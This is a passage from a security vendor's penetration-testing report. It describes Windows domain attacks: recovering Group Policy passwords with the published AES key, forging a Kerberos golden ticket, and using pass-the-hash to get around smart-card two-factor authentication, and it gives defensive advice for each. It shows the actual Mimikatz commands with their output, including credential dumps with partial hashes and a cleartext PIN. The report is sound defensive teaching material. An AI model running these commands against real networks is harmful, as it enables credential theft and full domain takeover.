
2.2.1.1.4 Password Encryption

7 out of 8 rated this helpful - Rate this topic

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```



startingexample-en

```
dDPhfoM6[redacted]aWCtICtL64=
```

Base64 decoding of <startingexample-en>

```
t36~ŕ:щMjL[redacted]PeΓ,ŕЂ-/®
```

Brute-Force Analysis - Results

After a brute-force analysis of the given ciphertext decrypted with all possible keys in the selected key space, the entropy value of each decryption was calculated. This list contains the decrypted messages with the lowest entropy values. It is possible that the decryption with the smallest entropy is not the correct decryption, especially for very short ciphertexts. You can choose here which candidate you believe to be the correct decryption (note that only the first 32 characters are decrypted and displayed).

Entropy	Decryption: hex dump	Decryption	Key
2.2500	63 00 62 00 2C 00 74 00 76 00 6A 0...	c.[redacted].m................	4E9906E8FCB66CC9FA...

4. The password (c******m) has now been recovered.

This attack scenario requires that the attacker has access to group policy files. An employee who is a domain user may have such privileges, or else such privileges can be obtained under scenarios 1 and 2.

How to stay safe. This mechanism for changing local administrator passwords is widespread and particularly convenient on large distributed infrastructures. Instead of having to connect to each node where a password change is needed, the administrator can perform this task centrally. We recommend abstaining from this practice entirely, or else creating such policies for a limited time (when a password change takes place) and deleting the policies immediately after the password change is completed. However, this does open certain risks for network compromise.

Scenario 6. Kerberos golden ticket


We have dedicated an entire scenario to this attack because of its extreme degree of danger for corporate systems, although it requires obtaining a corresponding level of privileges first. The attack relates to Kerberos access ticket generation based on the NTLM hash of the krbtgt account, and is possible thanks to some of the finer features of the architecture of the Kerberos protocol and Windows operating systems.

The Kerberos protocol is based on a ticket system, providing tickets for access to domain resources. An attacker can create a golden ticket valid for access with any privilege level and therefore can access domain resources with maximum privileges.

The attacker must have the NTLM hash of the password for the krbtgt account, which can be obtained if the attacker has access to a recent Active Directory backup or domain privileges (such as those of a domain administrator) that allow making such a copy. If the attack is successful, detecting the actions of an attacker who has connected via Kerberos is extremely difficult, and even changing the passwords of the accounts for which the tickets were created offers no protection.

How to stay safe. Once a system has already been compromised, the only method to prevent continuation of the attack is to change the password[14] of the krbtgt user, which requires restarting services that use domain authentication. It should be kept in mind that merely

[14] http://technet.microsoft.com/en-us/library/8e3e4377-ef54-4a70-9215-a5d2ba4d0eb9(v=ws.10)#BKMK_Resetkrbtgt



mimikatz 2.0 alpha x86

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar 17 2014 22:27:23)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with  14 modules * * */

mimikatz # kerberos::golden /admin:srvadmin /domain:[redacted] /sid:S-1-5
-21-[redacted] /krbtgt:8[redacted]d /ti
cket:[redacted]ticket
Admin     : srvadmin
Domain    : [redacted]
SID       : 79
User Id   : 500
Groups Id : *513 512 520 518 519
krbtgt    : 8[redacted]d
-> Ticket : [redacted]ticket

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt [redacted]ticket
Ticket '[redacted]ticket' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 17
   Start/End/MaxRenew: 08.04.2014 17:59:51 ; 08.04.2024 17:59:51 ; 08.04.2034 17
:59:51
   Server Name       : krbtgt[redacted] @ [redacted]
   Client Name       : srvadmin @ [redacted]
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz # _
```

changing the krbtgt password does not rule out the attacker obtaining the NTLM hash for krbtgt a second time, if the attacker still has the original privileges used for the attack.

To avoid this, we recommend protecting privileged accounts (especially those allowed to perform Active Directory backups), for example with two-factor authentication, and securing backup copies of the Directory Service. Also be sure to protect workstations and servers from tools, such as Mimikatz, that obtain account passwords in cleartext.

Scenario 7. Pass the hash + pass the ticket: attacking two-factor authentication

In the previous example, we recommended two-factor authentication for protecting privileged accounts on critical systems such as domain controllers. Unfortunately, two-factor authentication by itself is no cure-all. Rather it should be regarded as a necessary but not sufficient condition for in-depth network security. The following scenario demonstrates vulnerabilities in the two-factor authentication mechanism used in Windows.


Windows authentication can take one of two forms: user name plus password, or smart card. The administrator can configure the system to request only a smart card or to offer the user a choice of methods.

Two-factor authentication means that the user knows something (PIN code or password) and has something (in this case, a smart card with digital certificate). To access the OS, the user must provide his or her smart card with the correct certificate and enter the correct PIN code.

When the attribute for smart card authentication is configured for a domain account, this account is assigned a particular NT hash. The value of the hash is calculated randomly and does not change during subsequent connections to domain resources. The domain controller sends this hash to the node to which the user is connecting each time authentication is performed.

The vulnerability is that an attacker can get this NT hash and use it for authentication using the pass-the-hash method. So now the attacker does not need to have a smart card and know the PIN code—authentication is no longer in reality "two-factor". And since the hash does not change, the attacker can continue to attack domain resources indefinitely with the privileges of the compromised account.


To get the NT hash, the attacker can run Mimikatz on network nodes as described in scenarios 1, 2 and 3.



\\[redacted]cmd

```
Authentication Id : 0 ; 385987697 (00000000:1701b471)
Session           : Interactive from 1
User Name         : [redacted]
Domain            :
Logon Server      :
Logon Time        :
SID               : 1-7338
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   :
         * NTLM     : 2c53[redacted]
         * SHA1     : 837f[redacted]56cb56
         [00010000] CredentialKeys
         * NTLM     : 2c53[redacted]
         * SHA1     : 837f[redacted]256cb56
        tspkg :
         * Username : [redacted]
         * Domain   :
         * Password : [redacted]
        wdigest :
         * Username : [redacted]
         * Domain   :
         * Password : (null)
        livessp :
```

The above screenshot shows Mimikatz running on a network node. The following screenshot shows the result of successful pass-the-hash authentication using the user hash that has been obtained. The user was part of the server administrator group, with access configured to require a smart card.




[redacted]

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:[redacted] /domain:[redacted] /ntlm:e1c[redacted]
[redacted]1da77
user    : [redacted]
domain  :
program : cmd.exe
impers. : no
NTLM    : e1[redacted]1da77
  |  PID  4148
  |  TID  2880
  |  LUID 0 ; 64651189 (00000000:03da7fb5)
  \_ msv1_0   - data copy @ 01603DDC : OK !
  \_ kerberos - data copy @ 015693C0
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

[redacted]cmd

```
C:\Windows\system32>whoami
[redacted]

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter UC:

   Connection-specific DNS Suffix  . : [redacted]
   Link-local IPv6 Address . . . . . :
   IPv4 Address. . . . . . . . . . . :
   Subnet Mask . . . . . . . . . . . :
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{3D3CE7A5-295B-4

   Media State . . . . . . . . . . . :
   Connection-specific DNS Suffix  . :

C:\Windows\system32>_
```

In addition to the NT hash and user password, an attacker can get the smart card PIN as cleartext.



```
Authentication Id : 54 ; 3610613872 (00000036:d7359870)
Session           : Interactive from 0
User Name         : [redacted]
Domain            :
Logon Server      :
Logon Time        :
SID               :                                            22528
    msv :
     [00000003] Primary
     * Username : [redacted]
     * Domain   :
     * NTLM     : 352[redacted]5408
     [00010000] CredentialKeys
     * NTLM     : 352[redacted]5408
    tspkg :
    wdigest :
     * Username : [redacted]
     * Domain   :
     * Password : (null)
    kerberos :
     * Username : [redacted]
     * Domain   :
     * Password : (null)
     * Smartcard
         PIN code : 0743
    ssp :    KO
    credman :
```

So effectively, as long as an attacker can launch Mimikatz on local network nodes (directly from the OS or by using any of the methods available for bypassing protection), the attacker can compromise the credentials of privileged domain users, even when two-factor authentication is used. Windows authentication mechanisms work such that even an attacker who is unable to obtain an administrator account will still receive an NT hash (generated by the domain controller when a smart card is used) or Kerberos ticket[15]. An NT hash does not change and does not expire, and can be used on any network node (including on the domain controller); by contrast, a Kerberos ticket is valid only for that particular node for 10 hours and can be extended within the following week. These values can be used to bypass two-factor authentication as part of pass-the-hash and pass-the-ticket attacks, respectively.

How to stay safe. Windows 10 employs Remote Credential Guard[16], which is intended to beef up remote access protections for credentials. In all of the penetration tests performed our experts have not encountered use of this mechanism in the wild, meaning that probing of its security will come in the near future. As promised by Microsoft, Remote Credential Guard should substantially harden network protection against pass-the-hash attacks.

[15] https://technet.microsoft.com/en-us/library/cc780469(v=ws.10).aspx
[16] https://technet.microsoft.com/itpro/windows/keep-secure/remote-credential-guard

Conclusion

The attack scenarios outlined above are only a few of the options utilised by penetration testing experts. A number of network attacks are rather more complex to implement, but are still based on the fundamental strategies described.

It is our hope that system administrators, information security staff, and executives realize how predictable digital attacks actually are. Each of the scenarios draws on the most common vulnerabilities, which can be fixed with configuration changes or minimal financial investment. In addition, descriptions of vulnerabilities and common protection shortcomings are published annually in Positive Technologies' research reports[17].

Multilayer protection is the key to frustrating attackers' attempts to compromise network resources. Even the most expensive solutions are rendered useless if users and administrators use dictionary passwords. We have seen many cases when a single user's easily guessable dictionary password provided the stepping stone that ultimately enabled an attacker to obtain total control over corporate network infrastructure. And, as already noted, obtaining local administrator privileges on a workstation or server paves the way for running special utilities to obtain account credentials, even when antivirus protection is present.

With that in mind, here is our "back to basics" approach where corporate security must begin:

+ Enforce a strict password policy.
+ Carefully protect privileged accounts.
+ Improve employee awareness of risks.
+ Do not store sensitive information unencrypted.
+ Minimize the number of network interfaces available on the perimeter.
+ Protect protocols at the data link and network layer, or better still, disable them.
+ Split the network into segments and minimize user/service privileges.
+ Install OS security updates and keep software up to date.
+ Regularly repeat penetration testing and check the security of web applications running on the network perimeter.

It is essential that all these measures be applied together and consistently—only then will protection be truly effective, justifying the effort and cost associated with expensive and complicated security products.

[17] https://www.ptsecurity.com/ww-en/analytics/

POSITIVE TECHNOLOGIES

info@ptsecurity.com ptsecurity.com